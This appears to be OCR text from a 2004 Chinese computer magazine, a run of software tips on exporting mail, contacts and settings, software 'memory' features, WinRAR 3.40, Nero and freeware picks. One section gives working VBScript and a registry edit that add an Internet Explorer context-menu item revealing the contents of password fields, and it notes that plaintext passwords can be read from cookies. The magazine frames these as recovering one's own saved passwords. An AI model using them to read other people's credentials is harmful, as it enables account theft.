用DBX文件进行邮件的交流有些不方便，为了更加通用，笔者这里推荐一款名为WheresJames Outlook Express Archiver的免费软件，下载地址为http://www.wheresjames.com/software/InstallWOEArch.exe，它可以将指定邮箱中的E-mail全部导出为一个HTML文件，这样就可以很方便地与好友共享邮件了。下载并安装软件后，只要点击"Next"按钮，按照提示选择好要导出的邮箱即可。然后在默认的"C:\Old Mail"文件夹下，就可以找到导出的HTML文件(见图3)。



图3　虽然有乱码，但还是相当不错的软件

★将E-mail快速导出为任意格式

如果需要将E-mail导出为其他格式，那么可以试试ABC Amber Outlook Express Converter，下载地址为http://wh.onlinedown.net/down/abcoe.zip，它可以将E-mail快速导出为HTML、PDF、DOC、TXT等格式，并可根据需要导出特定邮件。

(2)Foxmail邮箱的导入/导出

Foxmail是绿色软件，所以它的邮件导出(备份)很简单，只要将整个Foxmail文件夹进行备份即可。

如果想从OE转到Foxmail，需要将OE的信件导入，可以按如下方法操作:

第一步: 在窗口左侧选择需要输入的账户或邮箱。

第二步: 单击菜单中的"工具→导入→Foxmail(或者OE)邮箱"，在弹出的对话框中点击"是"按钮。

第三步: 选择OE存储文件夹的存储位置，选择需要导入的DBX文件即可。

进阶技巧: Foxmail可以将邮箱中的文件导出为EML格式(OE所使用的邮件格式)的邮件，方法是选择菜单中的"文件→导出邮件"，但如果想把某个邮箱中的所有邮件都导出为EML格式就要进行重复的操作。遇到这个问题，可以试试Foxmail邮件切分器(下载地址:http://www.newhua.com/cfan/200415/FoxmailSplitter.rar)，这款软件可以将Foxmail中任意邮箱批量导出为EML文件，而且并不需要你的电脑中安装有Foxmail，这样在没有Foxmail的电脑上也可以阅读邮件了。软件的使用很简单，解压软件后，分别设置好Foxmail用户邮箱的路径和邮件切分后保存的位置，最后点击"切分"按钮即可。

小资料

★一般OE的文件存储在C:\Documents and Settings\用户名\Local Settings\Application Data\Identities\{B0284029-2C84-4171-B115-AEA522B72014}\Microsoft\Outlook Express(其中的"{B0284029-2C84-4171-B115-AEA522B72014}"部分在每个系统上都有所不同)。

★Foxmail默认保存邮箱的目录为安装文件夹下的"Mail\用户名"目录，其下有5个邮箱文件，分别为:IN.BOX(收件箱)、OUT.BOX(发件箱)、SENT.BOX(已发送的邮件箱)、SPAM.BOX(垃圾邮件箱)、TRASH.BOX(废件箱)。

4.好友联系名单轻松备份——地址簿的导入和导出

地址簿可以让我们方便地管理E-mail地址和联系人的联系方式。

(1)OE地址簿的导入/导出

打开OE，按Ctrl+Shift+B打开"通讯簿"窗口，点击菜单中的"文件→导出→通讯簿"，然后选择好导出的目录，并输入文件名，就可导出WAB格式的通讯簿。导入通讯簿的方法与导出类似，只要选择"导入"项即可。

进阶技巧: 将导出的通讯簿导入到"腾讯地址本"中(http://qqdl.tencent.com/addr1.3.exe)，这样可以通过"腾讯地址本"快速给好友发送短消息(每条0.1元)。

(2)Foxmail地址簿的导入/导出

打开Foxmail，点击"地址簿"按钮，点击菜单中的"工具→导出"，然后选择导出的格式，再根据向导的提示，完成地址簿的导出。

进阶技巧: 让Foxmail使用OE的地址簿。打开Foxmail，点击"地址簿"按钮，点击菜单中的"工具→导入→Outlook Express通讯簿"，然后指定导入的OE文件即可。

5.重装软件保留设置——WinRAR配置的导入和导出

WinRAR的配置文件也可以导入/导出。这样你在重装软件时，还可以继续使用以前的习惯设置:打开WinRAR，选择菜单中的"选项→导入/导出"，然后选择"导出设置到文件"，就可以将当前的设置导出为WinRAR所在文件夹下的注册表文件Setting.reg。当需恢复以前的设置时，只要将Setting.reg重新复制到WinRAR文件夹，然后选择菜单中的"选项→导入/导出→从文件导入设置"即可。

进阶技巧: 只要双击Setting.reg即可快速导入设置文件，因此可以将导出的Setting.reg改为其他名称，并根据需要导入，这样就能快速修改WinRAR的多项设置了。

手工制作网页密码查看器

■山西 孙彦

回音壁

《电脑爱好者》第12期《忘了密码不要怕——用Peek Password查看网页上保存的密码》一文介绍了用Peek Password来查看网页密码的方法，其实还有更简单的方法可以实现。

1.鼠标右键查看法

第一步：打开“记事本”，输入如下代码，并将其保存至“D:\pw.htm”：

```
<script language="VBScript">
Sub GetPassword()
set srcEvent = external.menuArguments.event
Set doc=external.menuArguments.document
set ele=doc.elementFromPoint( srcEvent.clientX, srcEvent.clientY )
if ele.type ="password" then
if ele.value="" then
Alert("密码为空")
else
Alert("密码为:"+ele.value)
end if
end if
end sub
call GetPassword()
</script>
```



选择“密码透视眼”项后就会显示密码

你可以从http://www.newhua.com/cfan/200415/pw.rar中下载到pw.htm文件。

第二步：打开“注册表编辑器”，定位到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\]，新建名为“密码透视眼”的项，然后在窗口右侧将“(默认)”的键值修改为“D:\pw.htm”，至此“密码透视眼”基本功能已经完成，但还需要进行一点小修改。继续新键一个名为“contexts”(不含引号)，类型为DWORD，值为4的主键，这样只有右击表单元素时才显示“密码透视眼”项。

第三步：打开IE窗口，将光标定位到对话框，右击，选择“密码透视眼”项即可(见左下图)。

2.COOKIES查看法

本刊上期的《你的隐私正在被网络出卖》一文介绍了用COOKIES查看密码的方法。有一些网站在保存密码时使用了明文密码，并保存在COOKIES中，通过EmEditor(记事本也可以，但推荐使用EmEditor)查看相应的COOKIES文件可以轻松找到用户名和密码。

CF [SY02]

6.在家也能办公——Office设置的导入/导出

《电脑爱好者》第13期《改错小秘书 免费请到家》一文介绍了Office的“宏”应用，但Office并没有提供相应保存功能，所以在公司制作的宏，要想在家使用就非常麻烦了，但如果你是Office XP用户，那么就可以利用导入/导出功能轻松完成宏的共享。

第一步：在公司的电脑中，点击“开始”按钮，选择“程序→Microsoft Office工具→用户设置保存向导”。

第二步：在弹出的“Microsoft Office用户设置保存向导”中点击“下一步”，然后选择“保存本机的设置”项，点击“下一步”(见图4)。

第三步：选择“将设置保存到文件”，最后点击“完成”按钮即可。

到家之后，需要恢复时，同样打开“Microsoft Office用户设置保存向导”窗口，只是这次要选择“将原先保存的设置恢复应用到本机上”，然后选择“恢复文件保存的设置”，并指向从公司导出的OPS设置文件，点击“完成”按钮即可。




图4 将设置输出到OPS文件中

7.共享好友——超快速同步MSN Messenger好友

笔者公司内部交流用的工具是MSN Messenger，上面基本都是同事，每次来了新同事，为了省事，都会使用MSN Messenger的导入/导出联系人功能，帮他快速添加公司内的同事。具体的方法很简单，打开MSN Messenger，选择菜单中的“联系人→保存联系人名单”，将联系人名单导出为CTT文件，将该文件拷贝给新同事，并打开他的MSN Messenger，选择菜单中的“联系人→从已保存的文件中导入联系人”即可。

进阶技巧：导出的CTT文件为纯文本文件，你可以用任意文本编辑器打开，将自己的私人好友删除，再导入给其他同事。

小提示

将系统所在分区“Documents and Settings\Administrator\My Documents\我接收到的文件\用户名\历史记录”目录中的文件全部拷贝出来，就可以完成MSN Messenger聊天记录的导出，在需要的时候，将导出的聊天记录覆盖回去，就可以完成导入。

CF [SY01]

给软件一个好记性

为什么软件不能人性化一点呢？为什么不能记下我上次打开的文件夹？为什么我不能从上一次结束的位置继续查看文件呢？难道软件没有“记忆”功能？当然不是……

■自由风　BTX　raymond

许多软件为了方便用户，都设计了实用的“记忆”功能，例如记住窗口位置，以方便下次运行时使用同样的状态；记住常用文件或路径，以便于你进行快速操作等，不过许多朋友并没有注意到这些“记忆”功能。用软件要讲究技巧，只要善于利用软件的这些“记忆”功能，就能在操作时高人一筹、快人一步，迅速晋身到软件高手的行列。下面我们通过几类常用软件来介绍一下如何巧用“记忆”功能。

1.让播放窗口随你个性

一般来说，媒体播放器运行后，窗口都是自动居中显示在屏幕中央的，但有时我感觉不习惯，我喜欢把窗口放在屏幕右下角，这样看起来比较舒服一些，而有些朋友则喜欢运行后自动全屏播放，其实大部分媒体播放器都能“记忆”窗口位置。

(1)Media Player Classic：点击菜单中的“查看→选项”，在窗口左侧确认当前选中的为“播放器”项，然后在右侧勾选“记住窗口位置”及“记住窗口尺寸”选项，再把播放窗口拖到屏幕右下角，下次启动时它就会自动显示在屏幕右下角了。

(2)超级解霸V8：点击“设置→播放设置”，在右侧窗格中勾选“每次打开时使用全屏模式”即可。

2.断点续播　随心所欲

一些VCD、DVD及视频文件播放器软件还能够自动记忆上次播放时停止的位置，下次打开时可以从停止位置继续观看，而不用再从头开始或拖动进度条定位，这就是通常所说的断点续播功能。

(1)超级解霸V8：默认状态下并未开启断点续播功能，你可通过设置打开该功能。点击菜单中的“设置→播放设置”项，勾选右下角的“使用断点续播功能”，并根据需要选择断点续播模式即可。

(2)WinDVD 6.0：右击播放窗口，选择“设置”项，然后在“首选项”标签下勾选“自动播放”项，并在“自动继续播放”下拉菜单中选择“始终从最后位置开始”。

(3)RealOne Player：点击菜单中的“收藏夹→将剪辑添加至收藏夹”(或按Ctrl＋G键)，在弹出窗口中选中“开始时间”项，再点击“确定”即可。

(4)Media Player Classic：点击“收藏→添加到收藏夹”，在弹出窗口中选择名称并勾选“记住位置”(不支持DVD的自动记忆)。

3.记住路径　快速解压

WinRAR可以自动记忆在解压文件时曾经使用过的解压路径，以方便下次使用。打开菜单“选项→设置”，在“常规”标签中选择“在对话框中允许保存历史记录”选项即可打开该特性。不过软件没有提供直接添加常用解压路径的功能，可以利用注册表来直接添加。

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\WinRAR\DialogEditHistory\ExtrPath](如没有，可自行创建)主键，然后按名称为“0”、“1”、“2”的顺序新建“字符串值”键值，并把其键值数据修改为常用的解压缩路径即可(见图1)。这样，以后在解压文件时，就可以直接从“目标路径”下拉框中选择常用的文件夹路径了(见图2)。



名称	类型	数据
(默认)	REG_SZ	(数值未设置)
0	REG_SZ	D:\新建文件夹
1	REG_SZ	E:\download\200461158252425
2	REG_SZ	C:\download
3	REG_SZ	F:\software

图1　将常用的解压缩目录添加至此




图2　快速解压缩

小提示

★修改完毕后，可以右击这个主键，选择“导出”命令，将修改后的参数保存为REG文件，以后在重装WinRAR时，只需要导入这个REG文件即可添加所有的常用路径。

★WinRAR具备收藏夹功能，可以保存常用的压缩文件和文件夹，这里也可以像添加常用解压路径那样快速一次性添加常用收藏夹数据，方法是打开[HKEY_CURRENT_USER\Software\WinRAR\Favorites]主键，添加指向文件或文件夹的键值即可。

4.照片目录快速打开

大家都习惯把图片保存在单独的文件夹中以方便管理，不过当你打开ACDSee看图时，却总要用资源浏览栏打开该文件夹才能看到图片，想不想一运行ACDSee就让它自动打开这个常用文件夹呢？方法很简单，打开ACDSee，选择菜单中的“工具→选项”，在“浏览”标签中选择“指定的文件夹”选项，并将“指定的文件夹”修改为照片所在文件夹即可(见图3)。



图3 在ACDSee 6.03版中，要选择“工具→选项→浏览器”进行设置

小提示

ACDSee的“先前对话的文件夹”

建议不要选择“先前对话的文件夹”选项，否则ACDSee会自动记忆上次使用最后打开的文件夹，这样有可能会泄露你不愿意被别人看到的隐私图片目录。另外你曾经打开过的图片文件夹会作为历史记录自动记忆，在主界面最右侧的文件夹下拉框中可以选择打开这些历史记录，选中“退出时清除历史记录”选项可以自动清除这些历史记录。

5.快速整理图片的捷径

我经常用ACDSee整理图片，因为它有着方便的预览功能，选中同类图片后单击鼠标右键，选择“复制到”或“移动到”命令，在打开的对话框中单击“文件夹”标签中的路径，然后单击“确定”按钮即可将图片方便地归类到某个目录，而且ACDSee会自动记忆曾经使用过的文件夹，以后只需要在“目标”下拉框中选择要归类的文件夹，或是直接点击“历史记录”标签即可(见图4)。



图4 轻松管理各类照片

6.常用文件夹快速直达

Total Commander具备常用文件夹“记忆”功能，在文件列表窗口标题栏上双击鼠标左键，会弹出常用文件夹列表菜单，选择要打开的文件夹名称即可快速切换到指定的文件夹(见图5)。你只要在这个弹出的菜单中选择“添加当前文件夹”项或“设置”项即可添加或者自定义常用文件夹列表。



图5 常用文件夹的直达车

小提示

Total Commander自动最大化

一些朋友在使用Total Commander时发现，每次启动后都需要双击一下标题栏才能最大化显示，如果想让它一启动就自动最大化显示，可先将Total Commander窗口调整为最大化状态，然后单击菜单中的“设置→保存位置”命令即可。

7.文档修改记录全保存

有时，一个文档需要几个人修改才能最终确定下来，为了记下修改的条目就要使用Word的“审阅”功能了。

用Word打开需要修订的文档，右击工具栏空白处，选择“审阅”，即可打开“审阅”工具栏，然后点击该工具栏上的“修订”按钮(见图6)。现在你就可以对文档进行修改了，包含删除、插入在内的操作，都会有相应标记进行记录，以便随时恢复。如果确认文档修改无误，需要保存正确的文件，则可进行如下操作：选择菜单中的“工具→修订→接受或拒绝修订”，在弹出的窗口中点击“全部接受”按钮即可。如果你需要拒绝某个修订，可以使用“查找”及“拒绝”按钮配合。



图6 打开“审阅”功能

8.图片格式永关联

安装或卸载程序可能会破坏目前的文件关联，比如：当你双击一个JPG格式的图像文件，打开它的不是ACDSee，而是某个你最近安装的软件，那么该如何防止程序改变文件的关联呢？最简单的方法就是备份注册表的关联信息，当发生改变时，将其恢复。

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Classes]，在左侧窗格中找到你要保护的文件类型，比如.JPG，那么就应该打开[HKEY_LOCAL

_MACHINE\SOFTWARE\Classes\.jpg]，接着点击“文件→导出注册表文件”，为其起个名字(比如:jpg.reg)，同时注意“导出范围”项应选择“选定的分支”。

如果在安装新软件后改变了JPG关联，那么只要双击jpg.reg，并把它导入注册表中即可恢复关联。

9.长文档快速定位不用愁

在用EmEditor编辑较长文档时，需要几次才能修改完，为了快速准确地定位，就需要将光标保存至前一次编辑的位置，以方便继续编辑，具体方法如下:以EmEditor 4.X为例，打开EmEditor，按下Ctrl+K组合键，在弹出的“自定义设置”窗口的“文件”标签中勾选“保存光标位置和书签”即可。

如果希望EmEditor能够记忆多个光标位置，可以使用其书签功能，将光标定位到要加入书签的位置，按下Ctrl+F2即可快速插入书签（再次按下该组合键可取消书签，而Ctrl+Shift+F2为清除所有书签)，按F2键则可以在多个书签间快速切换。

小提示

★如果你想让EmEditor每次都以最大化窗口的方式打开，可以首先将其窗口最大化，然后按Ctrl+K组合键并进入“窗口”标签，选择“保存当前窗口设置”即可。

★对于Word文档，只要使用Shift+F5组合键，就能快速定位到上次编辑的位置。

10.常用词组快速输入

很多输入法都会将常用单字或词组调整至文字候选栏中的第一位，这就是高手们常说的“词频调整”功能。目前已经有越来越多的输入法增加了该功能。比如在紫光拼音中，只要右击输入条，选择“设置属性”，然后勾选“最近输入的字优先”就可以完成设置;如果你使用的是系统自带的“智能ABC”输入法，则可右击系统托盘输入法图标，选择“属性”，在“已安装的输入法区域设置”下选择“中文(简体)-智能ABC”项，然后点击“输入法设置”按钮，在弹出窗口中勾选“词频调整”即可;如果是极点五笔输入法的用户，则使用与“智能ABC”相同的方法打开极点五笔的设置窗口，勾选“启用自动调整功能”项即可。

11.QQ好友永在“最近联系人”

QQ2004中新增了“最近联系人”组，它可以帮我们迅速找到最近发出消息的好友。由于该组的特殊性质，我们可以将一些经常联系的好友添加其中，这样可以不用再非常麻烦地从一堆QQ好友中查找了，但用一般方法是无法将好友添加至此组中的，这里需要使用一个小技巧:关闭QQ，然后将系统时间调后一年，重新打开QQ，与该好友聊天，然后再将系统时间改回正常时间，这样，在一年之内，该好友都会被QQ“记”在“最近联系人”组中。

12.没听过的歌曲我知道

笔者从网上下载了一张MP3专辑，经常是第一首已经听“烂”了，而最后一首歌还从来没有听过。相信这也是很多朋友都头痛的一个问题，其实，它可以通过Foobar2000(以下简称Foobar)的playcount插件来解决。该插件的主要功能就是记录每首歌曲的播放次数。

第一步:从http://www.newhua.com/cfan/200415/foo_playcount.rar下载Foobar的统计插件，从http://sq.onlinedown.net/down/fb2k_0.8.2.623.exe下载最新版的Foobar。

第二步:安装Foobar，将foo_playcount.rar中的foo_playcount.dll复制到Foobar所在文件夹的components子目录中。

第三步:打开Foobar，按Ctrl+P打开参数设置窗口，如果在窗口左侧出现了“Play Count”项，则表示安装成功。现在选中它，然后通过窗口右侧的滚动滑块，可以设置一首歌播放多少后写入计数(默认设到50%，即播放到一半时就计数，如果调到100%就是播放到结尾才写入)，“DB Only Mask”选项可以限定只对某些格式的文件计数(见图7)。



图7 统计设置

第四步:在窗口左侧点击“Title formatting”项，然后在窗口右侧点击“播放列表”标签，在“专辑”后另起一行插入“$num(%play_counter%,2)”(不含引号)(见图8)，最后点击“全部保存”按钮，将其保存。



图8 自定义列表

现在你的Foobar就像图7所示那样，增加了“记数”统计项了。

小提示

按Ctrl+P，点击“核心”，勾选“启动时恢复上次播放”及“启动时自动播放”项，可以让Foobar记下上次播放音频的位置。

看了上面的这些技巧，你是不是觉得很简单呀？但这些功能都是非常实用的，其实在许多软件中都有类似的“记忆”功能，这里无法一一介绍，相信你会举一反三，挖掘出更多的技巧。CF [SY03]

WinRAR再现经典

■神农

WinRAR又推出了新版本——3.40 Beta 1，在这个版本中，WinRAR提高了压缩率，可支持更多压缩格式，并且通过新增的“安全”标签，你还可以更安心地解压缩文件。下面我们用实例讲解其中的重要新功能。

实例一:压缩速度大提升

WinRAR压缩率的确高，但这是以花费较长的压缩/解压缩时间为代价的。意识到这点，3.40版增加了“最快”模式，它在保证压缩率的情况下，加快了压缩速度。使用方法为:右击要压缩的文件，选择“添加到压缩文件”，然后在“压缩方式”下选择“最快”即可(见图1)。如果觉得速度还不够快，可以点击图1所示窗口中的“高级”标签，点击“压缩”按钮，在“常规压缩”下拉菜单中选择“64”，这样可以更快地压缩。



图1 适用于高速操作

实例二:解压缩陌生文件不再怕

面对那些带有恶意脚本的陌生EXE文件(其实是增加了自解压功能的RAR格式文件)，我们该怎么办？除本刊第13期《拆穿伪高手的伪绝技——常见误区大解密》一文介绍的方法外，WinRAR 3.40 Beta 1又增加了新的解决方案：进入WinRAR，按Ctrl+S，打开“设置”窗口，点击“安全”标签，勾选“解压时排除的文件类型”，并在其下的文本框中完成设置(见图2)。




图2 有效防止像EXE、SCR这样的“危险”文件，“提示选择病毒扫描软件”项用于修改“扫描压缩文件内的病毒”(用Alt+D打开此窗口)的动作

新功能快快看

1.压缩格式一网打尽:新增了对数种格式的支持，其中包括了7-Zip(扩展名为7z，目前压缩率非常高的一种压缩格式，超过了RAR和ZIP)及由GZIP或BZIP2等软件压缩的Unix专有的压缩文件格式“tar.Z”及“.taz”。我们可以直接将WinRAR关联到这些文件中:安装到WinRAR的最后一步，在弹出的窗口中确认已勾选“7-Zip”及“Z”项(见图3)。

2.快速解压常用压缩包内文件:很多人都有一些常用的带目录结构的压缩包，如果想快速解压缩包内的数据，可以利用收藏夹。这里要提到的是新版本的收藏夹增加了记录压缩包内部子目录的功能:打开压缩包，进入到指定子文件夹后，按下Ctrl+F，这样以后就可以通过“收藏夹”菜单快速访问压缩包内部的文件夹了。




图3

3.快速打开压缩文件:如果当前WinRAR打开了压缩文件A.rar，当想打开文件B.rar时，除双击打开外，还可以将B.rar从“资源管理器”拖到WinRAR窗口的地址栏中即可快速打开，而以前用拖拽的方法只能将B.rar添加至A.rar中。

CF [SY04]

让Nero 5.X和Nero 6.X两代同堂

■ 广东 小小菜鸟学飞

安装Nero Burning ROM时，有不少朋友都遇到过这样的选择:安装稳定的5.X系列，还是媒体功能丰富的6.X系列呢？刻录高手们多选择前者，而喜欢多功能合一的菜鸟们多选择后者。可是有没有熊掌与鱼兼要的呢？实现方法很简单，Follow Me！

首先安装5.0系列，然后再运行6.X系列的安装程序。这时程序会检测旧版本的序列号并将其显示出来，把序列号记下。打开“注册表编辑器”，找到[HKEY_CURRENT_USER\Software\Ahead]，再选择菜单中的“文件→导出”，将该键下所有内容导出，然后立刻删除“Ahead”主键。用同样方法导出[HKEY_LOCAL_MACHINE\Software\Ahead]主键，再将其删除，并关闭注册表编辑器。

现在再运行6.X系列的安装程序，选择异于旧版本的安装路径。安装完成后双击导入刚才备份开来的两个注册表文件，两个版本的Nero就都可以运行了。

另外，使用旧版本的Nero时你会惊喜地发现，它的许多插件已是6.X系列的了。

小提示

如果原来安装的是6.X系列，方法也类似，即在5.X系列安装完成后双击导入备份的两个注册表文件就可以了。

CF [SY05]

我的壁纸我做主：Desktop Album

问：我想把几张漂亮的图片组合制作成一张壁纸，可是我不会用Photoshop，请问有什么软件可以帮我制作吗？

答：推荐你使用Desktop Album，它可以满足你的要求。这款软件可以让桌面更加丰富多彩。通过它，你可以将任意多的图片在桌面上随意组合，调整它们的位置、大小，最后做成壁纸添加至桌面。如果你愿意，还可以在桌面上添加一个日历。重要的是它并没有使用Web页面等技术，最后生成的是BMP格式的桌面壁纸，基本实现了零资源占用。

软件运行后，右击系统托盘的软件图标，选择“新建相册”，打开“Desktop Album”窗口，然后通过“资源管理器”将需要做成壁纸的图片拖拽到该窗口中，这时所有的图片都会弹出，每张图片都可以通过鼠标调整好大小及放置的位置，如果需要在当前的壁纸上添加图片，则可通过“背景”按钮修改，全部设置完成后，点击“确定”按钮，输入相册标题即可，现在你即使关闭软件，壁纸也不会被改变了。



如果你需要添加日历，则可使用如下方法：右击图标后，选择“日历设置”，调整位置及样式后确定。

软件版本：0.27 汉化版	软件大小：1298KB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://wh.onlinedown.net/down/HA_DesktopAlbum_027_hos.exe	

狗熊轻松变白兔：Sqirlz Morph

问：看了很多电影中的动画变形效果，我也很想尝试一下，不知道有什么软件可以帮我。

答：具有动画变形效果的软件有很多，但大多是商业或共享软件，使用起来有很多限制，为了免除这个麻烦，建议你使用免费的Sqirlz Morph，它可以完成多张照片的变形，并且变形的过程可以由你自定义。

进入软件后，用Ctrl+O打开需要组合的多张照片，然后用播放按钮就可以预览动画，如果需要控制变形过程，那么可以通过软件窗口左侧的工具栏来实现，最后用输出按钮将文件输出为FLASH动画或视频动画格式即可。



软件版本：1.0	软件大小：564KB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/200415/SqirlzMorph.zip	

日语单词免费背：日语背单词

问：因为工作关系，我开始学习日语，对我来说，记住那些日语单词是非常困难的，请问有什么方法可以帮我解决这个问题吗？

答：由于学习日语的人在慢慢增加，所以现在学日语的软件也有很多，但其中免费的并没有多少，经过查找，终于找到一款名为“日语背单词”的免费软件，它的功能很强，不仅包括了很多词库，而且还提供了语音、拼写练习等功能。

下载软件后将“免安装压缩包”解开，然后运行其中的“日语发音引擎.exe”、“发音引擎二.exe”及“发音引擎三.exe”这三个文件，为系统增加日语发音引擎，以实现边记拼写边记读音。

运行“日语背单词.EXE”，打开程序。首先点击“设置背单词选项”按钮，设置好自动浏览时的速度，并点击“自动浏览”按钮，接着通过菜单中的“普通词”项，完成词库的选择，这时就可以开始背单词了。

如果想练习一下拼写，则可点击菜单中的“强化练习”项，进行拼写及打靶练习。



软件版本：1.89	软件大小：21829KB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://sq5.onlinedown.net/down/JAPAN189.RAR	

最强的免费电脑绘画工具：ArtRage

问：电脑上有很多图片处理软件，小到画笔，大到Photoshop等，但这些软件大多是对图片进行编辑，所以它们在绘制图片的功能上就有所欠缺，有没有专业的绘图软件呢？

答：的确，Photoshop、Fireworks等软件主要是对图片进行编辑。如果需要画图，就要使用如Paintshop等专业的绘图软件了，但这些商业软件大都价格不菲，而且在较低配置的电脑上使用起来较慢。针对这些问题，在这里推荐你使用ArtRage，这是一款专门用来绘图的软件，功能很强，比如它提供了多种画笔(如铅笔、水彩笔、蜡笔等)及画纸(如帆布画纸等)，最重要的它是一款免费的软件。

新软物语

打开软件，你就可以开始使用工具进行画图了。这里主要为大家介绍它独特的“拓画”功能：按Ctrl+N新建一张新图，然后点击“Load tracing paper”按钮，打开需要“拓”的图片，此时这张

图片就会以半透明的显示方式作为画纸底图，只要用几分钟甚至是几十秒钟就可以完成一幅作品了。

对于已经打开的作品，则可以通过“快捷按钮”上的“Tracing”项来选择拓画所用的图片。小特在试用这款软件时，也把自己“拓”了一下，感觉这款软件真是相当好用，推荐喜欢画画的朋友快来试用。




软件版本:1.0　　软件大小:1362KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://files.webattack.com/localdl834/artrage_setup.msi

开心学习:开心知识问答

问:我对电视中的一些智力竞赛节目非常感兴趣，请问有没有这方面的软件让我尝试一下呢？

答:推荐你使用可以免费注册(注册方法见软件说明)的“开心知识问答”，这款软件功能很强，包括了“自由答题”、“多人挑战”、“网络挑战”等多种模式。

进入软件后，点击“自由答题”按钮，就可以开始答题。这款软件极具特色的功能就是“注释”，它可以让你知其然，并知其所以然——为你解释正确答案，让你在答题同时学习到很多的知识。要打开此功能很简单，只要点击如图所示的“插入注释”按钮即可。



软件版本:5.1精华版　　软件大小:7033KB
软件性质:免费软件(免费注册)　　适用平台:Windows 9x/2000/XP
下载地址:http://hlbr.onlinedown.net/down/kxqaV5.exe

常用软件升级线报


软件名称: Nero Burning Rom
升级版本:6.3.1.17 简体中文版
下载地址:http://sq.onlinedown.net/down/nero63117.exe
汉化包:http://wh.onlinedown.net/down/NBR63117CHS.exe

新版本不仅修改了已知的数十个BUG，还增加了几项不错的新功能，比如，DVD超刻功能、Nero BackItUp中的数据验证等。

实战:Nero DVD超刻功能

虽然DVD已经提供了4.7GB的标准刻录空间，但由于计算方法不同，实际供使用的大概为4.38GB，如果你有一个4.4GB的文件，要怎么办呢？来试试Nero的超刻功能吧。

打开Nero Burning Rom，选择菜单中的“文件→设置”，在弹出窗口中，点击“高级属性”标签，勾选“允许DVD超刻”项，并在“DVD最大容量”中输入DVD刻录的容量，默认为“4500MB”(见图)(新增加的DVD超刻选项)。



小编有话说:由于目前DVD超刻并不稳定，所以除非必须，否则不推荐你进行超刻，而且超刻是要刻录机及刻录盘都支持才能实现，小特那款较便宜的刻录机配合上很便宜的刻录盘死活也无法超刻，也无法为大家测试超刻的极限。但目前小特在某论坛上看到，已经有网友将DVD超刻到了4.48GB，所以稍大一点的文件，可以轻松应对。

你知道吗

如果你不确定当前的刻录机是否支持超刻，则可用一张DVD-RW进行测试，有时虽然会在刻录结束时提示错误，但盘上的数据仍然可以使用。

软件名称:天网防火墙个人版
升级版本:2.6
下载地址:http://sky.net.cn/newpfw/SkynetPFW_Trial_Release_v2.6.EXE

连神农都不记得有多长时间没有升级过的天网防火墙终于推出了新版本——2.6版，新版本使用了全新的数据包过滤引擎，从而保证了安全及速度。另外还增加了导入/导出安全规则的功能，同时还加入了杀毒软件中流行的“在线升级系统”。

这里提供的下载地址为试用版，一些新功能无法使用，具体使用可以参考http://pfw.sky.net.cn/news/info/info.php?sessid=&infoid=64的说明。CF [SY06]

豪杰超级解霸V8对付怪碟

以前使用超级解霸3000的时候，有个“万能轨道方式”非常好用，因为它可以播放一些莫名其妙的怪碟。安装了豪杰超级解霸V8(简称“解霸”)以后，却发现这个功能“没有”了。经过仔细查找，终于发现了解霸播放怪碟的方法：从菜单中选择“设置→播放设置”，打开“设置中心”窗口，然后在屏幕右侧的“缺省盘片格式”中选择“DVCD/无文件怪碟（轨道播放方式）”，“确定”后就可以使用解霸来播放这些怪碟了。(辽宁 海客)

KUGOO无限制下载技巧

